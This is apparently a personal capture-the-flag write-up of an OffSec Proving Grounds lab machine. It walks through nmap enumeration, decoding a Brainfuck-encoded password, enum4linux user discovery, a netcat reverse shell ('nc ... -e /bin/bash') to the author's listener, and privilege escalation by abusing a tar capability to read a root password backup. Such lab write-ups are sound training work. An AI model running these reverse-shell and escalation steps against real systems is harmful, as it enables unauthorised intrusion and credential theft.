
I started this machine in OffSec’s Proving Ground’s Play platform. This platform is free to sign up for and gives three hours each day to complete a vulnerable machine. With a subscription to PG from my PEN-200 learning course, I plan to complete a lot of Play and Practice boxes to prepare for my upcoming certification.
From Proving Grounds, I was given an IP address, so the first thing I did was export a IP variable to use for the future. Once I exported the variable, I started an nmap scan to see what open ports were on the machine. The scan I used was “sudo nmap -sV -sC -Pn -p- $IP --open” (“-sC” – simple scripts, “-sV” – service version, “-Pn” – skip host discovery, “-p-” – all ports, and “--open” – only the open ports are shown). Below is the NMAP results in the notes that I took as I went along.


This reveals that HTTP (ports 80, 10000, and 20000) and Samba (ports 139 and 445) are open. I went to the websites. The one on port 80 seems to be a default page. The website on port 10000 redirected to an SSL website that prompts for a login.

The website on port 20000 redirected to an SSL website that also prompts for a login.
I looked in page source on all of the websites to see if there could be anything that I was missing on the websites. There is something interesting in the page source on port 80.

Since it mentioned that it was encrypted, I know that it was something that would need to be decrypted. I came across https://www.dcode.fr/brainfuck-language, which allowed me to successfully decrypt the text. I copied the text that was encrypted and pasted it into the interpreter and clicked “Execute”. This returns “.2uqPEfj3D<P’a-3” as the output.

Since there is Samba (ports 139/445), I decided to try running enum4linux to see if there is any shares or users that can be enumerated using the command enum4linux -a $IP. This reveals a user named “cyber”.

Using the user “cyber” and the text I decoded earlier, I tried to log into one of the login forms using that username and (possible) password combo. I was not able to log in to the website on port 10000, but I could login on port 20000 using that combo.

There is a terminal in the browser (bottom left there is an icon that can be clicked on to open the terminal). This terminal allowed me to run commands.

I start a reverse shell listener on my local machine using nc -nvlp 4444 to try to get a shell back on my local machine from the website terminal. I checked for nc on the machine using which nc. I went to https://www.revshells.com/ and tried to get a revshell payload that will work and connect back to my local machine. I was able to use the command nc 192.168.45.162 4444 -e /bin/bash to get a connection back.

Once it was working, there was a spinning circle. I checked back on my terminal and I now had a connection to the machine. I then did my normal shell stabilization commands using:
which python3python3 -c 'import pty; pty.spawn("/bin/bash")'export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/tmpexport TERM=xterm-256colorCtrl + Zstty raw -echo ; fg ; resetstty columns 200 rows 200


I looked at the current directory using ls -lsa and found my first flag (note: this can also be found using find / "local.txt" 2>/dev/null | grep "local.txt").
I checked around for some of the possible privilege escalation vectors. After not coming across too much, I brought over Linpeas to see if I was missing anything. The only thing that I can find that is interesting is a strange SGID binary and a strange capability.

Below is a picture of the capability.


I looked around more and noticed that there is a backups folder in /var.

I checked inside this backups folder and found that there is a “.old_pass.bak”, however with the current user it would not be readable.
After some research, I found that I can use the tar capability found earlier to create a tar file of the backups directory. I saved the folder of /var/backups to /tmp using the command /home/cyber/tar -cvf /tmp/backup.tar /var/backups/. I then went to /tmp/ and extracted the file with tar -xvf backup.tar.

I changed my current working directory to the newly created directory (cd var/backups) to view the password backup file.

This gave me the possible password of “Ts&4&YurgtRX(=~h”. I tried switching to root using this password and it works. I found the location of the final flag using the command find / "proof.txt" 2>/dev/null | grep "proof.txt".

The box is now completed!
Main Takeaway Concepts
ENUMERATION IS KEY!
Enumeration is always a big part of figuring out what can be exploited. In this case, it was essential for figuring out a user on the system (cyber), which was revealed by enum4linux. I also would like to mention Linpeas in this section due to the fact it can point out different things that you might have forgot to check or overlooked. Having tools that help with enumeration is key along with knowing how to enumerate to gather further information.
LOOK AROUND ON THE FILE SYSTEM
Snooping around in some folders, including /var/, can lead to valuable information. Although I had to use a capability to access the sensitive information, other vulnerable machines may have misconfigured permissions on these files that could leak this data. There could also be other suspicious files that could lead to other information that might be useful for privilege escalation.




 CyberArri
Leave a comment